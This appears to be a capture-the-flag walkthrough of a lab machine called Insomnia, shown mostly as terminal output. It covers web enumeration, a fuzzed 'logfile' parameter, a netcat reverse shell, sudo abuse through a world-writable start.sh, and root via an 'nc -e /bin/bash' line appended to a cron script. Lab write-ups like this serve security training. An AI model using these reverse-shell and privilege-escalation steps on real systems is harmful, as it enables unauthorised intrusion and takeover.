
```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Thu Jun 12 09:15:09 2025 as: /usr/lib/nmap/nmap --priv
Nmap scan report for 10.0.2.114
Host is up (0.00016s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    PHP cli server 5.5 or later (PHP 7.3.19-1)
|_http-title: Chat
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 08:00:27:F8:65:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
❯ whatweb http://10.0.2.114:8080
http://10.0.2.114:8080 [200 OK] Country[RESERVED][ZZ], Google-API[ajax/libs/jquery/1/jquery.min.js], IP[10.0.2.114], JQuery[1], PHP[7.3.19-1~deb10u1], Script[text/javascript], Title[Chat], X-Powered-By[PHP/7.3.19-1~deb10u1]
```


```
❯ gobuster dir -u http://10.0.2.114:8080 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,xml,cs,md,png,jpg -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.114:8080
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              xml,cs,md,png,jpg,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================

Error: the server returns a status code that matches the provided options for non existing urls. http://10.0.2.114:8080/59357a45-a8c5-42d3-bcec-58ef3be6a218 => 200 (Length: 2899)
```


```
❯ gobuster dir -u http://10.0.2.114:8080 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,xml,cs,md,png,jpg,txt,js,sh -t 200 --exclude-length 2899

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.114:8080
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] Exclude Length:          2899
[+] User Agent:              gobuster/3.6
[+] Extensions:              js,php,cs,md,txt,sh,html,xml,png,jpg
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/chat.js              (Status: 200) [Size: 1610]
/chat.txt             (Status: 200) [Size: 192]
/start.sh             (Status: 200) [Size: 20]
/administration.php   (Status: 200) [Size: 65]
/process.php          (Status: 200) [Size: 2]
```




```
❯ wfuzz -u "http://10.0.2.114:8080/administration.php?FUZZ=../../../../../../etc/passwd" -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.0.2.114:8080/administration.php?FUZZ=../../../../../../etc/passwd
Total requests: 220559

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000031:   200        2 L      12 W       65 Ch       "logo"
000000001:   200        2 L      12 W       65 Ch       "# directory-list-2.3-medium.txt"
000000048:   200        2 L      12 W       65 Ch       "01"
000000008:   200        2 L      12 W       65 Ch       "# or send a letter to Creative Commons, 171 Second Street,"
000000014:   200        2 L      12 W       65 Ch       "http://10.0.2.114:8080/administration.php?=../../../../../../etc/passwd"
000000034:   200        2 L      12 W       65 Ch       "10"
000000015:   200        2 L      12 W       65 Ch       "index"
000000003:   200        2 L      12 W       65 Ch       "# Copyright 2007 James Fisher"
000000050:   200        2 L      12 W       65 Ch       "06"
000000004:   200        2 L      12 W       65 Ch       "#"
000000002:   200        2 L      12 W       65 Ch       "#"
000000047:   200        2 L      12 W       65 Ch       "links"
000000049:   200        2 L      12 W       65 Ch       "08"
000000046:   200        2 L      12 W       65 Ch       "09"
000000045:   200        2 L      12 W       65 Ch       "1"
000000044:   200        2 L      12 W       65 Ch       "archives"
000000043:   200        2 L      12 W       65 Ch       "sitemap"
000000042:   200        2 L      12 W       65 Ch       "products"
000000039:   200        2 L      12 W       65 Ch       "img"
000000041:   200        2 L      12 W       65 Ch       "2005"
000000038:   200        2 L      12 W       65 Ch       "home"
000000037:   200        2 L      12 W       65 Ch       "rss"
000000036:   200        2 L      12 W       65 Ch       "faq"
```

```
❯ wfuzz -u "http://10.0.2.114:8080/administration.php?FUZZ=../../../../../../etc/passwd" -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt --hh 65
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.0.2.114:8080/administration.php?FUZZ=../../../../../../etc/passwd
Total requests: 220559

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000199159:   200        2 L      12 W       93 Ch       "logfile"
```






```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.114] 51366
bash: cannot set terminal process group (388): Inappropriate ioctl for device
bash: no job control in this shell
www-data@insomnia:~/html$
```

```
www-data@insomnia:~/html$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
julia:x:1000:1000:julia,,,:/home/julia:/bin/bash
```

```
www-data@insomnia:~/html$ cd /home/julia/
www-data@insomnia:/home/julia$ ls -la
total 32
drwxrwxr-x 3 julia julia 4096 Dec 21  2020 .
drwxr-xr-x 3 root  root  4096 Dec 15  2020 ..
-rw------- 1 julia julia  379 Dec 21  2020 .bash_history
-rw-r--r-- 1 julia julia  220 Nov 30  2020 .bash_logout
-rw-r--r-- 1 julia julia 3526 Nov 30  2020 .bashrc
drwxr-xr-x 3 julia julia 4096 Dec 21  2020 .local
-rw-r--r-- 1 julia julia  807 Nov 30  2020 .profile
-rw-r--r-- 1 julia julia   86 Dec 15  2020 user.txt
www-data@insomnia:/home/julia$ cat user.txt

~~~~~~~~~~~~~~\
USER INSOMNIA
~~~~~~~~~~~~~~
Flag : [c2e285cb33cecdbeb83d2189e983a8c0]
```

```
www-data@insomnia:/home/julia$ sudo -l
Matching Defaults entries for www-data on insomnia:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on insomnia:
    (julia) NOPASSWD: /bin/bash /var/www/html/start.sh
```

```
www-data@insomnia:/home/julia$ ls -la /var/www/html/start.sh
-rwxrwxrwx 1 root root 20 Dec 21  2020 /var/www/html/start.sh
```

```
www-data@insomnia:/home/julia$ cd /var/www/html/
www-data@insomnia:~/html$ ./start.sh
[Thu Jun 12 04:07:18 2025] Failed to listen on 0.0.0.0:8080 (reason: Address already in use)
www-data@insomnia:~/html$ cat st
cat: st: No such file or directory
www-data@insomnia:~/html$ cat start.sh
php -S 0.0.0.0:8080
```

```
www-data@insomnia:~/html$ echo '/bin/bash' >> start.sh
www-data@insomnia:~/html$ cat start.sh
php -S 0.0.0.0:8080
/bin/bash
```


```
www-data@insomnia:~/html$ sudo -u julia /bin/bash /var/www/html/start.sh
[Thu Jun 12 04:19:23 2025] Failed to listen on 0.0.0.0:8080 (reason: Address already in use)
julia@insomnia:/var/www/html$ id
uid=1000(julia) gid=1000(julia) groups=1000(julia),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)
julia@insomnia:/var/www/html$
```

```
julia@insomnia:~$ cat .bash_history
clear
export TERM=xterm
clear
ls
sudo -l
cd /home/rose/
ls
ls -l
ls -la
cat user.txt
echo "/bin/bash" >> .plantbook
sudo -l
sudo -u root /bin/bash /home/rose/.plantbook
exigt
exit
ls
cd .
cd
clear
ls
cat /etc/passwd
passwd
sudo passwd
exit
cd
ls
cat user.txt
ls
cd /var/cron
ls
nano chech.sh
export TERM=xterm
nano check.sh
echo "nc -e /bin/bash 10.0.2.13 4444" >> check.sh
exit
```

```
julia@insomnia:~$ ls /home/
julia
julia@insomnia:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    /bin/bash /var/cron/check.sh
```

```
-rwxrwxrwx 1 root root 153 Dec 21  2020 /var/cron/check.sh
julia@insomnia:~$ cat /var/cron/check.sh
#!/bin/bash
status=$(systemctl is-active insomnia.service)
if [ "$status" == "active"  ]; then
   echo "OK"
else
   systemctl start  insomnia.service
fi
```

```
julia@insomnia:~$ echo 'nc -e /bin/bash 10.0.2.65 4444' >> /var/cron/check.sh
julia@insomnia:~$ cat /var/cron/check.sh
#!/bin/bash
status=$(systemctl is-active insomnia.service)
if [ "$status" == "active"  ]; then
   echo "OK"
else
   systemctl start  insomnia.service
fi
nc -e /bin/bash 10.0.2.65 4444
```


❯ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.114] 50630
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
~~~~~~~~~~~~~~~~\
ROOTED INSOMNIA
~~~~~~~~~~~~~~~~
Flag : [c84baebe0faa2fcdc2f1a4a9f6e2fbfc]
by Alienum with <3